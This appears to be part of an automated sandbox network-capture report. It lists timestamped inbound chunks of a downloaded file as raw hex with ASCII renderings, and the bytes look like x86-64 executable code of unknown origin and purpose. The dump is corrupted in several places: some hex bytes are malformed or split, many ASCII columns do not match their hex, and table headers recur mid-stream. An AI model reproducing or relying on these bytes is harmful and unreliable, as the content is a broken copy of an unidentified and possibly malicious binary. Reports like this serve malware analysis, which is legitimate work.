2022-01-30 12:43:46 UTC	1275	IN	Data Raw: ed 74 42 41 0f ba e2 08 72 32 48 8d 57 df 48 83 fa 0d 89 44 24 58 0f 87 55 01 00 00 b9 60 00 00 00 48 8d 2d bd 13 00 00 48 63 54 95 00 48 01 ea ff e2 b9 69 00 00 00 e9 29 02 00 00 89 44 24 58 e9 2f 02 00 00 48 8b 0d 95 a4 06 00 80 b9 89 01 00 00 00 74 1f 8a 4c 24 57 f6 d1 8b 54 24 5c 83 fa 02 41 0f 95 c1 31 c0 44 84 c9 75 96 83 fa 03 75 0d eb 8f 83 7c 24 5c 03 75 04 31 c0 eb 84 45 85 c0 0f 95 c1 41 08 cd 31 c0 41 80 fd 01 75 0f 44 89 d1 81 e1 00 01 00 00 0f 84 6b ff ff ff c7 44 24 58 00 00 00 00 e9 c8 01 00 00 85 ed 0f 84 5a 01 00 00 83 fd 03 75 0d e8 92 6c 00 00 84 c0 0f 84 48 01 00 00 31 c9 e8 d3 63 00 00 e8 0c 61 00 00 e9 60 11 00 00 45 89 f0 41 c1 e8 10 44 89 84 24 28 01 00 00 48 8b 0d fd a3 06 00 ba 01 00 00 00 e8 38 93 fe ff 80 3d 36 ac 06 00 01 75 Data Ascii: tBar2HWHd\$XU`H-HcTHi)D\$x/HtL\$WT\$A1Duu \$u1EA1AuDkD\$XZuH1ca`EAD\$(H8=6u

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:43:46 UTC	1283	IN	Data Raw: 66 41 0f ef c8 66 41 0f 6f fa 66 0f 66 f9 66 41 0f 76 ca 66 0f 70 f1 f5 66 0f db f7 66 0f 70 cf f5 66 0f eb ce 66 0f 7e ca f6 c2 01 74 05 c6 44 88 07 04 66 0f 73 d9 06 66 0f 7e ca c1 ea 10 f6 c2 01 74 05 c6 44 88 0b 04 66 0f 6f ca 66 41 0f ef c8 66 41 0f 6f f2 66 0f 66 f1 66 41 0f 76 ca 66 0f 70 f9 f5 66 0f db fe 66 0f 70 ce f5 66 0f eb cf 66 0f c5 d1 00 f6 c2 01 74 05 c6 44 88 0f 04 66 0f c5 d1 04 f6 c2 01 74 05 c6 44 88 13 04 66 0f 6f cc 66 41 0f ef c8 66 41 0f 6f fa 66 0f 66 f9 66 0f 70 f7 44 66 41 0f 76 ca 66 0f 70 e9 55 66 0f db ee 66 0f 70 f7 55 66 0f eb f5 c6 0f c5 d6 04 f6 c2 01 74 05 c6 44 88 17 04 66 0f 70 c9 f5 66 0f db cf 66 0f 70 ef f5 66 0f eb e9 66 0f c5 d5 04 f6 c2 01 74 05 c6 44 88 1b 04 66 0f 6f c8 66 41 0f ef c8 66 41 0f 6f ea 66 0f 66 Data Ascii: fAfAofffAvfpffpf--tDfs-tDfofAfAofffAvfpffpfDtDfofAfAofffpDfAvfpUffpUfftDfpffpfDtDfofAfAoff
2022-01-30 12:43:46 UTC	1290	IN	Data Raw: c0 e8 64 fc fe ff 48 85 c0 74 14 44 8b 00 48 8b 4c 24 50 48 8d 15 6a 5f 05 00 e8 60 0c ff ff 89 5c 24 5c 89 7c 24 68 48 8b 5c 24 70 eb 30 85 ff 78 0c 89 f8 44 8b 84 84 30 01 00 00 eb 03 45 31 c0 48 8b 4c 24 50 48 8d 15 37 5f 05 00 e8 2d 0c ff ff c7 44 24 5c ff ff ff 89 7c 24 68 39 6c 24 64 75 07 44 39 74 24 60 74 76 41 83 fe ff 74 40 44 89 b4 24 04 01 00 00 48 8b 8c 24 a0 00 00 00 48 8d 94 24 00 01 00 00 45 31 c0 e8 d9 fb fe ff 48 85 c0 74 14 44 8b 00 48 8b 4c 24 50 48 8d 15 d1 5e 05 00 e8 d5 0b ff ff 44 89 74 24 60 eb 2c 85 ed 78 0c 89 e8 44 8b 84 84 30 01 00 00 eb 03 45 31 c0 48 8b 4c 24 50 48 8d 15 a6 5e 05 00 e8 aa 0b ff ff c7 44 24 60 ff ff ff 89 6c 24 64 41 81 e5 00 00 08 00 44 39 bc 24 84 00 00 00 74 46 31 c0 45 85 ff 48 8d 0d b2 5e 05 00 48 Data Ascii: dHtDHL\$PHj_`\$`\$hH\$poXDOE1HL\$PH7_-D\$`\$h9I\$duD9t\$`tvAt@D\$H\$H\$E1HtDHL\$PH^D`\$`,xDOE1HL\$PH^D\$`\$dAD9\$tF1EH^H
2022-01-30 12:43:46 UTC	1298	IN	Data Raw: 4c 8b bc 24 f0 00 00 00 44 8b 6c 24 4c 8b bc 24 e8 00 00 00 83 3d e6 47 06 00 01 44 8b b4 24 8c 00 00 00 44 8b 64 24 74 75 76 8b 44 24 48 25 00 00 04 00 74 6b 48 8b 0d a5 47 06 00 ba 01 00 00 00 ff 15 8a cf 05 00 31 c9 48 8b 05 11 4e 06 00 41 83 fd 03 75 06 8b 0d 99 46 06 00 44 8b 44 24 64 41 29 c8 ff cf 48 8b 0d 74 47 06 00 48 8b 54 24 78 48 89 54 24 38 48 8b 54 24 50 89 54 24 30 48 89 44 24 28 48 8d 84 24 00 01 00 00 44 89 44 24 20 89 fa 41 b9 04 00 00 00 ff 15 69 ce 05 00 48 8b 0d 3a 47 06 00 ba 01 00 00 00 ff 15 1f cf 05 00 4c 8b 44 24 68 48 8b 84 24 a8 00 00 00 00 4d 8d 04 40 8b 84 24 ec 00 00 00 41 0f af c6 41 01 c7 31 c0 44 2b 64 24 50 0f 8f 67 fe ff ff 41 83 fd 02 74 4a 80 bc 24 e4 00 00 00 00 75 14 80 3d 10 47 06 00 00 75 37 8b 44 24 48 25 00 00 08 Data Ascii: L\$Dl\$L\$=GD\$Dd\$tuuD\$H%tkHG1HNAuFDD\$dA)HtGHT\$xHT\$8HT\$PT\$0HD\$(H\$HD\$ AiH:GLD\$hH\$M@\$AA1D+d\$PgAtJ\$u=Gu7D\$H%
2022-01-30 12:43:46 UTC	1306	IN	Data Raw: 00 48 8b 4c 24 60 48 31 e1 e8 23 c2 00 00 89 e8 48 83 c4 68 5b 5d 5f 5e 41 5e 41 5f c3 56 57 48 83 ec 68 48 8b 05 b7 02 06 00 48 31 e0 48 89 44 24 60 48 85 d2 74 65 48 89 d6 c7 02 00 00 00 00 48 8d 44 24 40 48 8d 54 24 30 48 89 42 08 48 b9 00 00 00 02 00 00 00 48 89 0a c7 40 04 01 00 00 00 41 8b 08 89 08 49 8b 48 08 48 89 48 08 c7 40 14 02 00 00 00 41 8b 09 89 48 10 49 8b 49 08 48 89 48 18 48 8d 4e 18 4c 8d 4c 24 2c 45 31 c0 ff 15 63 30 06 00 89 c7 89 0 6 eb 05 bf 06 00 00 00 48 8b 4c 24 60 48 31 e1 e8 83 c1 00 00 89 f8 48 83 c4 68 5f 5e c3 48 83 ec 28 48 8b 4a 08 e8 3f a 5 f9 ff 31 c0 48 83 c4 28 c3 cc cc 56 48 83 ec 20 48 85 d2 74 29 4c 89 c6 8b 0a 8d 81 00 fd f6 7f 83 f8 11 77 20 48 8d 0d 8b 00 00 00 48 63 04 81 48 01 c8 ff e0 48 8d 0d 57 f8 04 00 eb Data Ascii: HL\$`H1#Hh[]_`^A^A_VWWhHH1HD\$`HteHHD\$@HT\$0HBHH@AIHHH@AHIIHHHLL\$E1c0HLS`H1Hh_`H(HJ?1H(VH Hg)Lw HHCHHW
2022-01-30 12:43:46 UTC	1314	IN	Data Raw: f9 ff 48 89 f1 48 83 c4 20 5e e9 b4 86 f9 ff 48 8b 12 48 8b 49 08 e9 e8 81 f9 ff 56 57 48 83 ec 28 48 8b 49 20 e8 e0 83 f9 ff 48 89 c6 b9 01 00 00 00 ba 08 00 00 00 45 31 c0 e8 0a 86 f9 ff 48 89 c7 48 89 f1 e8 bc a9 fe ff 48 89 07 48 89 f8 48 83 c4 28 5f 5e c3 56 48 83 ec 20 0f be f1 48 8d 0d 20 e6 04 00 41 b8 0a 00 00 00 89 f2 e8 7e b2 00 00 48 85 c0 40 0f b6 ce b8 2e 00 00 00 0f 44 c1 48 83 c4 20 5e c3 56 57 48 83 ec 38 48 8b 05 0c e3 05 00 48 31 e0 48 89 44 24 30 80 3d a5 19 06 00 00 74 09 48 8b 35 94 19 06 00 eb 45 48 8d 0d ca 65 04 00 e8 08 01 00 00 48 89 c6 48 8d 0d 8d 65 04 00 e8 f9 00 00 00 48 85 f6 74 15 48 8d 15 9b b9 04 00 48 89 f1 ff 15 4a 97 05 00 48 89 c6 eb 02 31 f6 48 89 35 54 19 06 00 c6 05 55 19 06 00 01 48 85 f6 74 5d 48 8d 7c 24 2c c7 Data Ascii: HH `HHIVWH(HI HE1HHHHH[_`^VH H A-H@.DH `VWH8HH1HD\$0=tH5EHHeHtHHJH1H5TUHjHj \$,
2022-01-30 12:43:46 UTC	1322	IN	Data Raw: ff 0f 85 22 01 00 00 e9 37 02 00 00 85 ff 75 5f 49 8b 44 24 60 48 85 c0 74 61 83 fb 17 0f 85 af 00 00 00 66 c7 84 24 70 02 00 00 17 00 41 0f b7 4c 24 70 ff 15 b8 fb 05 00 66 89 84 24 72 02 00 00 49 8b 44 24 60 48 8b 40 20 0f 10 40 08 0f 11 84 24 78 02 00 00 8b 48 04 89 8c 24 74 02 00 00 8b 40 18 89 84 24 88 02 00 00 e9 8f 00 00 00 89 f9 e8 bf f1 ff ff e9 9b 00 00 00 49 8b 54 24 58 48 8b 42 20 48 85 c0 74 0a 41 8b 4c 24 68 3b 4a 28 7c 27 48 8d 0d 51 f3 04 00 00 48 8d 15 12 01 05 00 41 b8 fa 03 00 00 e8 6d 42 01 00 49 8b 44 24 58 48 8b 40 20 41 8b 4c 24 68 66 c7 84 24 60 02 00 00 02 00 48 63 c9 8b 0c 88 ff 15 19 fb 05 00 eb 11 66 c7 84 24 60 02 00 00 02 00 48 8b 40 20 8b 40 04 89 84 24 64 02 00 00 41 0f b7 4c 24 70 ff 15 fb fa 05 00 66 89 84 24 62 02 00 00 4c Data Ascii: "7u_ID\$`Htaf\$PaL\$pf\$Rd\$`H@ @`\$xH\$t@`\$IT\$XHB HtAl\$h;J ('HQHAmBID\$XH@_AL\$h\$`Hcf\$`H@ @`\$dAl\$pf\$bL
2022-01-30 12:43:46 UTC	1329	IN	Data Raw: 84 c0 0f 84 68 01 00 00 e8 4c 0c 00 00 48 85 c0 0f 84 56 01 00 00 48 89 c7 ba 28 00 00 00 b9 40 00 00 00 ff 15 a0 5a 05 00 48 85 c0 0f 84 3a 01 00 00 48 89 c5 48 89 c1 ba 01 00 00 00 ff 15 16 e4 05 00 85 c0 0f 84 18 01 00 00 48 89 e9 48 89 fa 45 31 c0 ff 15 07 e4 05 00 85 c0 0f 84 01 01 00 00 c7 44 24 58 18 00 00 c7 44 24 68 01 00 00 48 89 6c 24 60 48 8d 54 24 58 e9 ef 00 00 00 4d 85 e4 74 63 45 31 ed b9 01 00 00 00 ba 28 00 00 00 45 31 c0 e8 2e 47 f9 ff 48 89 c6 48 8d 15 62 02 00 00 48 89 e9 49 89 c0 45 31 c9 e8 4e a3 ff ff 48 89 06 48 89 6e 08 e8 e7 6e fe ff 48 89 46 10 4c 89 66 18 48 8b 84 24 e0 04 00 00 48 89 46 20 48 c7 c5 ff ff ff 48 8b 5c 24 38 48 8b 7c 24 40 e9 77 fe ff ff e8 8b 6e fe ff 49 89 c5 48 8d 7c 24 70 48 8d 5c 24 54 4c 8b 25 27 Data Ascii: hLHVH(@ZH:HHHE1D\$XD\$hHl\$`HT\$XMtcE1(E1.GHHbHIE1NHHnnHFLfH\$HF HH\$8H\$@`wnlHj\$Ph`\$TL%`
2022-01-30 12:43:46 UTC	1337	IN	Data Raw: 48 89 c6 48 8b 44 24 20 48 89 06 eb 02 31 f6 48 8b 4c 24 30 48 31 e1 e8 15 45 00 00 48 89 f0 48 83 c4 38 5f 5e c3 41 57 41 56 56 57 53 48 83 ec 40 48 8b 05 a9 85 05 00 48 31 e0 48 89 44 24 38 48 85 c9 0f 84 b5 00 00 00 48 89 d7 48 89 cb 48 8b 09 4c 8d 7c 24 30 4c 89 7c 24 28 48 c7 44 24 20 00 00 00 31 f6 4c 8d 4c 24 34 45 31 c0 ff 15 0c 38 05 00 85 c0 0f 85 83 00 00 00 83 7c 24 34 01 75 7c 44 8b 74 24 30 41 ff c6 ba 01 00 00 00 4c 89 f1 45 31 c0 e8 ed 27 f9 ff 48 89 c6 48 8b 0b 4c 89 7c 24 28 48 89 44 24 20 4c 8d 4c 24 34 48 89 fa 45 31 c0 ff 15 c4 37 05 00 85 c0 75 35 83 7c 24 34 01 75 2e 8b 44 24 30 44 39 f0 72 1d 48 8d 0d 43 bd 04 00 48 8d 15 18 c7 04 00 41 b8 92 00 00 00 e8 af 03 01 00 8b 44 24 30 89 c0 c6 04 06 00 eb 0a 48 89 f1 e8 05 28 f9 ff 31 Data Ascii: HHD\$ H1HL\$0H1EHH8_`AWAVVWSH@HH1HD\$8HHHHL\$OLj\$(HD\$ 1LL\$4E18j\$4u Dt\$0ALE1j`HHLj\$(HD\$ LL\$4HE17u5j\$4u.D\$0D9rHCHAD\$0H(1
2022-01-30 12:43:46 UTC	1345	IN	Data Raw: 28 89 d9 ff 15 50 1a 05 00 85 c0 74 25 bf fd ff ff ff 83 7c 24 28 01 77 1e 89 df 83 fb ff 75 17 31 ff 80 3e 00 00 0f 94 c7 83 cf fe eb 09 89 df eb 05 bf fe ff ff ff 48 8b 4c 24 40 48 31 e1 e8 ad 25 00 00 89 f8 48 83 c4 48 5b 5d 5f 5e 41 5c 41 5d 41 5e 41 5f c3 41 57 41 56 41 54 56 57 55 53 48 83 ec 40 48 89 d6 48 8b 05 32 66 05 00 48 31 e0 48 89 44 24 38 31 db 45 85 c0 40 0f 95 c5 45 31 f6 41 83 f8 02 41 0f 95 c6 41 c1 e6 07 41 83 ee 80 85 c9 74 3d 41 89 cf 83 f9 01 74 3d 41 81 ff e9 fd 00 00 75 3d 44 89 f0 66 0f 6f 05 be 38 03 00 31 c9 66 0f 6f 0d 94 cf 02 00 f3 0f 7f 04 4e 48 83 c1 08 66 0f fd c1 48 39 c8 75 ee e9 dd 00 00 00 ff 15 77 19 05 00 eb 06 ff 15 37 1a 05 00 41 89 c7 41 8d 47 ff 3d fe ff 00 00 77 56 40 88 eb 8d 1c 9d 08 00 00 00 44 89 f5 31 ff Data Ascii: (Pt% \$(wu1>@HL\$@H1%HH[]_`AIA)A^A_AWAVATVWUSH@HH2H1HD\$81E@E1AAAA=At=Au=Dfo81f oNHfH9uw7AAG=wV@D1

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:43:46 UTC	1353	IN	Data Raw: 96 48 89 fa 48 29 c2 0f b6 6a 97 c1 e5 08 41 8d 0c 28 89 4f c4 0f b6 44 38 98 0f b6 52 99 c1 e2 08 8d 0c 02 89 4f cc 41 8d 0c 28 83 c1 03 83 e1 fc 89 4f c8 01 d0 83 c0 03 83 e0 fc 89 47 d0 48 83 c9 01 ba 01 00 00 00 45 31 c0 e8 b9 e9 f8 ff 48 89 47 b0 48 63 4f d0 ba 01 00 00 00 45 31 c0 e8 a4 e9 f8 ff 48 89 47 b8 48 85 f6 74 65 48 63 47 c0 8b 4f c8 83 c1 0c 39 c8 7d 40 48 8d 6b 01 8d 48 01 8a 13 48 8b 5f b0 89 4f c0 88 54 18 f4 48 89 eb 48 ff ce 75 d6 eb 3c 48 8d 6b 01 8d 50 01 29 c8 83 c0 f4 8a 0b 48 8b 5f b8 89 57 c0 48 98 88 0c 03 48 89 eb 48 ff ce 74 1a 8b 47 c0 8b 4f c8 8b 57 d0 01 ca 83 c2 0c 39 d0 7c cc 48 89 dd eb 05 48 89 dd 31 f6 8b 47 c8 8b 4f d0 01 c8 83 c0 0c 39 47 c0 0f 8c fa 01 00 00 4c 8d 77 90 41 80 7e 44 00 74 18 48 8b 4f f0 48 8b 01 48 Data Ascii: HH)jA(OD8ROA(OGHE1HGHC0E1HGHTeHcGO9}@HkHH_OTHHu<HkP)H_WHHHtGOW9 HH1G O9GLwA~DtHOHH
2022-01-30 12:43:46 UTC	1361	IN	Data Raw: 0f 74 02 66 0f d7 c8 66 0f 70 d9 00 66 0f 6f c3 66 41 0f 74 02 66 0f d7 d0 41 23 d1 41 23 c9 75 2e 0f bd ca 66 0f 6f ca 66 0f 6f c3 49 03 ca 85 d2 4c 0f 45 c1 49 83 c2 10 66 41 0f 74 0a 66 41 0f 74 02 66 0f d7 c9 66 0f d7 d0 85 c9 74 d2 8b c1 f7 d8 23 c1 ff c8 23 d0 0f bd ca 49 03 ca 85 d2 4c 0f 45 c1 49 8b c0 48 83 c4 18 c3 41 0f be 01 49 8b c9 3b c2 49 0f 45 c8 41 80 39 00 4c 8b c1 74 2e 49 ff c1 41 f6 c1 0f 75 e1 0f b6 c2 66 0f 6e c0 66 41 0f 3a 63 01 40 73 0d 4c 63 c1 4d 03 c1 66 41 0f 3a 63 01 40 74 ba 49 83 c1 10 eb e2 48 8b c1 eb b2 cc cc cc 48 89 5c 24 08 48 89 74 24 10 57 48 83 ec 10 40 8a 3a 48 8b da 4c 8b c1 40 84 ff 75 08 48 8b c1 e9 cb 01 00 00 83 3d 5c 27 05 00 02 41 ba ff 0f 00 00 45 8d 5a f1 0f 8d d4 00 00 00 40 0f b6 c7 0f 57 d2 8b c8 c1 Data Ascii: tffpfofAtfA#A#u.fofolLEIfAtfAtf###lLEIHAI;IEA9Lt.IAufnfA:c@sLcMfA:c@tIHHH\$Ht\$WH@:HL@uH='AEZ@W
2022-01-30 12:43:46 UTC	1368	IN	Data Raw: 80 68 04 00 00 48 ff 00 49 8b 40 18 8a 08 48 ff c0 41 88 48 41 49 89 40 18 84 c9 75 14 e8 0b 7b 00 00 c7 00 16 00 00 00 e8 80 ff 00 00 32 c0 eb 02 b0 01 48 83 c4 28 c3 cc 48 89 5c 24 10 48 89 6c 24 18 56 57 41 56 48 83 ec 20 48 8b 59 10 4c 8b f2 48 8b f9 48 85 db 75 0c e8 ce 7a 00 00 48 8b d8 48 89 47 10 8b 2b 48 8d 54 24 40 83 23 00 be 01 00 00 00 48 8b 4f 18 48 83 64 24 40 00 48 2b ce 44 8d 46 09 e8 36 d2 00 00 41 89 06 48 8b 47 10 48 85 c0 75 09 e8 91 7a 00 00 48 89 47 10 83 38 22 74 11 48 8b 44 24 40 48 3b 47 18 72 06 48 89 47 18 eb 03 40 32 f6 83 3b 00 75 06 85 ed 74 02 89 2b 48 8b 5c 24 48 40 8a c6 48 8b 6c 24 50 48 83 c4 20 41 5e 5f 5e c3 cc cc cc 48 83 ec 28 8a 41 41 3c 46 75 19 f6 01 08 0f 85 58 01 00 00 c7 41 2c 07 00 00 00 48 83 c4 28 e9 50 01 Data Ascii: hHI@HAHA!@u{2H(H\$H\$VWAVH HYLHHuzHHG+HT\$@#HOHd\$@H+DF6AHGHuzHG8"tHD\$ @H;GrHG@2;ut+H!\$H@H!\$PH A^_H(AA<FuXA,H(P
2022-01-30 12:43:46 UTC	1376	IN	Data Raw: 30 02 00 00 48 81 c4 48 02 00 00 41 5e 5e c3 cc cc 48 83 ec 38 80 79 08 00 74 08 48 8b 01 48 83 c4 38 c3 48 83 64 24 20 00 4c 8d 05 a1 85 04 00 41 b9 9f 01 00 00 48 8d 15 04 86 04 00 48 8d 0d 3d 75 04 00 e8 44 e0 00 00 cc cc cc 48 83 ec 38 80 79 08 00 75 08 48 8b 01 48 83 c4 38 c3 48 83 64 24 20 00 4c 8d 05 65 85 04 00 41 b9 a5 01 00 00 48 8d 15 18 84 04 00 48 8d 0d e9 74 04 00 e8 08 e0 00 00 cc cc cc cc 48 89 5c 24 18 89 54 24 10 55 56 57 41 54 41 55 41 56 41 57 48 83 ec 30 83 64 24 70 00 48 8b c1 48 8b d9 48 c1 e8 20 b9 ff ff ff ff 45 8a d1 41 8a f0 44 8b da 48 3b d9 76 10 0f bd c8 74 04 ff c1 eb 02 33 c9 83 c1 20 eb 0b 0f bd cb 74 04 ff c1 eb 02 33 c9 4c 8b bc 24 90 00 00 00 41 8b fb 41 8a 57 08 8a c2 f6 d8 8a c2 45 1b f6 41 83 e6 1d 41 83 c6 18 44 Data Ascii: 0HHA^^H8ytHH8Hd\$ LAHH=uDH8yuHH8Hd\$ LeAHHtH!\$T\$UVWATAUAVAWH0d\$pHHH EADH;v13 t3L \$AAWEAAD
2022-01-30 12:43:46 UTC	1384	IN	Data Raw: 7e 48 8b 7c 24 50 8b 5c 24 40 44 8b 64 24 38 45 3b d8 72 5d 41 8b c3 41 2b c0 8d 48 ff 41 3b c7 73 0a 44 8b 94 85 24 03 00 00 eb 03 45 33 d2 41 3b cf 73 09 8b 94 8d 24 03 00 00 eb 02 33 d2 41 23 d4 41 8b c3 8b cb 44 23 d7 d3 ea 8b ce 41 d3 e2 41 0b d2 89 94 85 24 03 00 00 b8 ff ff ff ff 44 03 d8 44 3b d8 74 09 44 8b bd 20 03 00 00 eb 9e 8b 7c 24 30 bb 72 00 00 00 44 8b 64 24 34 33 c9 45 85 c0 74 0f 83 a4 8d 24 03 00 00 00 ff c1 41 3b c8 75 f1 41 3b f4 41 8d 41 01 45 8b f9 44 0f 47 f8 33 f6 44 89 bd 20 03 00 00 eb 2a 33 f6 4c 8d 45 84 45 33 c9 89 75 80 ba cc 01 00 00 89 b5 20 03 00 00 48 8d 8d 24 03 00 00 e8 bc d9 ff ff 44 8b bd 20 03 00 00 41 bb ff ff ff ff 41 bc 20 00 00 00 8b 4c 24 48 8b 44 24 3c 2b c8 89 4c 24 48 44 8b d1 85 c0 74 27 3b f9 76 20 48 8b Data Ascii: ~H P \$@Dd\$8E; rJAA+HA;sD\$E3A;s\$3A#AD#AA\$DD;tD \$0rDd\$43EtE;uA;AAEDG3D *3LEE3u HD AA L\$ HD\$<+L\$Hd';v H
2022-01-30 12:43:46 UTC	1392	IN	Data Raw: 00 00 00 85 c9 0f 84 bf 00 00 00 83 e9 01 0f 84 9a 00 00 00 83 e9 01 74 78 83 e9 01 74 36 83 f9 01 0f 85 89 01 00 00 8a 82 08 03 00 00 f6 d8 48 b8 00 00 00 00 00 00 80 48 1b c9 48 23 c8 48 b8 ff ff ff ff ff ff 7f 48 03 c8 49 89 08 e9 70 01 00 00 8a 82 08 03 00 00 48 ba 00 00 00 00 00 00 f0 7f f6 d8 48 b8 00 00 00 00 00 80 48 1b c9 48 23 c8 48 b8 00 00 00 00 00 00 f0 ff 48 03 ca 48 23 c8 49 8b 00 48 23 c2 48 0b c8 eb bb 8a 82 08 03 00 00 f6 d8 48 b8 00 00 00 00 00 00 80 48 1b c9 48 23 c8 48 23 c8 eb 9e 48 8d 54 24 20 4c 89 44 24 20 49 8b c9 c6 44 24 28 01 e8 d8 e3 ff ff e9 fc 00 00 00 48 8d 54 24 20 4c 89 44 24 20 49 8b c9 c6 44 24 28 01 e8 38 c6 ff ff e9 e0 00 00 00 8a 82 08 03 00 00 48 ba 00 00 00 00 00 00 f0 7f f6 d8 48 b8 00 00 00 00 00 Data Ascii: txt6HHH#HHlpHHHH#HHH#H#HHHH#H#HT\$ LD\$ ID\$(HT\$ LD\$ ID\$(8HH
2022-01-30 12:43:46 UTC	1400	IN	Data Raw: 2d d3 04 00 74 04 33 c0 eb 48 e8 5e 77 00 00 e8 f9 b6 00 00 48 8b d8 48 85 c0 75 05 83 cf ff eb 27 48 8b cb e8 b0 00 00 00 48 85 c0 75 05 83 cf ff eb 0e 48 89 05 0f d3 04 00 48 89 05 f0 d2 04 00 33 c9 e8 69 81 00 00 48 8b cb e8 61 81 00 00 8b c7 48 8b 5c 24 30 48 83 c4 20 5f c3 48 83 ec 28 48 8b d9 48 3b 0d de d2 04 00 74 05 80 48 1b c9 48 23 c8 83 c4 28 c3 cc cc 48 83 ec 28 48 8b 09 48 3b 0d ba d2 04 00 74 05 e8 07 00 00 48 83 c4 28 c3 cc cc 48 85 c9 74 3b 48 89 5c 24 08 57 48 83 ec 20 48 8b 01 48 8b d9 48 8b f9 eb 0f 48 8b c8 e8 fa 80 00 00 48 8d 7f 08 48 8b 07 48 85 c0 75 ec 48 8b cb e8 e6 80 00 00 48 8b 5c 24 30 48 83 c4 20 5f c3 cc cc cc 48 89 5c 24 08 48 89 6c 24 10 48 89 74 24 18 57 4 1 56 41 57 48 83 ec 30 4c 8b f1 33 f6 8b ce 4d 8b c6 41 8a 16 eb Data Ascii: -t3H^wHHu^HHuHH3iHaH\$0H _H(HH;#H(H(HH;t(H;t(H\$WH HHHHHHHuHH\$0H _H\$HSHt\$W AVAWHOL3MA
2022-01-30 12:43:46 UTC	1408	IN	Data Raw: 44 88 11 49 83 f9 04 75 d4 41 b0 01 41 8a c0 c3 cc 48 83 ec 38 48 83 64 24 28 00 48 8d 54 24 20 48 89 4c 24 20 41 b1 01 33 c9 41 b8 0a 00 00 00 e8 08 00 00 48 83 c4 38 c3 cc cc cc 48 89 5c 24 08 48 89 74 24 18 55 57 41 54 41 56 41 57 48 8b ec 48 83 ec 40 48 83 3a 00 41 8a f9 45 8b f8 48 8b da 75 26 e8 83 de ff ff c7 00 16 00 00 00 e8 f8 62 00 00 48 8b 4b 08 48 85 c9 74 06 48 8b 03 48 89 01 33 c0 e9 d3 02 00 00 45 85 ff 74 09 41 8d 40 fe 83 f8 22 77 cc 48 8b d1 48 8d 4d e0 e8 a8 48 ff ff 4c 8b 23 45 33 f6 48 8b 55 e8 41 8a 34 24 4d 8d 44 24 01 4c 89 03 83 7a 08 01 7e 1b 40 0f b6 ce 4c 8d 45 e8 ba 08 00 00 00 e8 16 81 00 00 4c 8b 03 48 8b 55 e8 eb 0e 48 8b 02 40 0f b6 ce 0f b7 04 48 83 e0 08 85 c0 74 0c 48 8b 03 40 8a 30 4c 8d 40 01 eb be 40 0f b6 c7 8b Data Ascii: DIuAAH8Hd\$(HT\$ HL\$ A3AH8H!\$Ht\$UWATAVAWHH@H:AEHu&bHKHtHH3EtA@"WHHML#E3HUA4\$MD\$ Lz~@LELHUH@HtH@OL@@@
2022-01-30 12:43:46 UTC	1415	IN	Data Raw: f9 ff ff 00 00 76 39 48 83 fd 01 76 47 81 c1 00 00 ff ff 41 b8 00 d8 00 00 8b c1 89 4c 24 50 c1 e8 0a 48 ff cd 66 41 0b c0 66 89 03 b8 ff 03 00 00 66 23 c8 48 83 c3 02 b8 00 dc 00 00 66 0b c8 66 89 0b 48 03 fa 48 83 c3 02 48 83 ed 01 0f 85 5f ff ff ff 49 2b df 49 89 3e 48 d1 fb 48 8b c3 eb 1b 49 8b fd 66 44 89 2b eb e9 49 89 3e e8 3a bf ff ff c7 00 2a 00 00 00 48 83 c8 ff 48 8b 5c 24 58 48 8b 6c 24 60 48 83 c4 20 41 5f 41 5e 41 5d 41 5c 5f c3 49 8b dd 44 38 2f 75 08 41 b8 01 00 00 00 eb 1d 44 38 6f 01 75 08 41 b8 02 00 00 00 eb 0f 8a 47 02 f6 d8 4d 1b c0 49 f7 d8 49 83 c0 03 4d 8b cc 48 8b d7 33 c9 e8 06 aa 00 00 48 83 ff ff 74 99 48 85 c0 74 83 48 83 f8 04 75 03 48 ff c3 48 03 48 8b ff c3 eb ad cc cc cc cc cc cc 41 54 41 55 41 56 48 81 ec 50 04 00 00 48 Data Ascii: v9HvGAL\$PHIAff#HfffHHH_I+I>HHfID+I>:*HH!\$XH!\$'H A_A^A]A\ID8/uAD8ouAGMIIMH3HtHtHuHHHATAUA VHPH

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:43:46 UTC	1423	IN	Data Raw: 04 00 ff 75 07 33 c0 e9 89 00 00 00 ff 15 47 e2 03 00 8b 0d 49 2e 04 00 8b f8 e8 b6 01 00 00 48 83 ca ff 33 f6 48 3b c2 74 60 48 85 c0 74 05 48 8b f0 eb 56 8b 0d 27 2e 04 00 e8 de 01 00 00 85 c0 74 47 ba 78 00 00 00 8d 4a 89 e8 dd 89 00 00 8b 0d 0b 2e 04 00 48 8b d8 48 85 c0 74 12 48 8b d0 e8 b7 01 00 00 85 c0 75 0f 8b 0d f1 2d 04 00 33 d2 e8 a6 01 00 00 eb 09 48 8b cb 48 8b de 48 8b f1 48 8b cb e8 2f d8 ff ff 8b cf ff 15 17 e4 03 00 48 8b c6 48 8b 5c 24 30 48 8b 74 24 38 48 83 c4 20 5f c3 48 83 ec 28 48 85 c9 74 11 48 8d 05 4c 75 04 00 02 75 89 f6 05 de 17 04 00 01 75 80 48 8d cc 40 53 48 83 ec 20 33 db 48 8d 15 a5 75 04 00 45 33 c0 48 8d 0c 9b 48 8d 0c ca ba a0 0f 00 00 e8 88 01 00 00 85 c0 74 11 ff 05 ae 75 04 00 ff c3 83 fb 01 72 d3 b0 01 eb 07 e8 Data Ascii: u3GI.H3H;t'HtHV'.tGxJ.HHtHu-3HHHH/HH\$0Ht\$8H _H(HtHLuH;tH(@SH 3HuE3HtHur
2022-01-30 12:43:46 UTC	1431	IN	Data Raw: 70 49 03 c0 0f 11 49 f0 48 83 ea 01 75 b6 0f 10 00 0f 11 01 0f 10 48 10 0f 11 49 10 48 8b 40 20 48 89 41 20 8b cf 21 13 48 8b d3 e8 9d fa ff ff 8b f8 83 f8 ff 75 25 e8 f1 80 ff ff c7 00 16 00 00 00 83 cf ff 48 8b cb e8 64 04 00 00 8b c7 48 8b 5c 24 60 48 83 c4 40 5f 5e 5d c3 40 84 f6 75 05 e8 77 77 ff ff 48 8b 45 30 48 8b 88 88 00 00 00 83 c8 ff 0f 0f c1 01 83 f8 01 75 1c 48 8b 45 30 48 8b 88 88 00 00 00 48 8d 05 e2 0f 04 00 48 3b c8 74 05 e8 18 04 00 00 c7 03 01 00 00 00 48 8b cb 48 8b 45 30 33 db 48 89 88 88 00 00 00 48 8b 45 30 f6 80 a8 03 00 00 02 75 89 f6 05 de 17 04 00 01 75 80 48 8d 45 30 48 89 45 f0 4c 8d 4d e4 48 8d 45 38 48 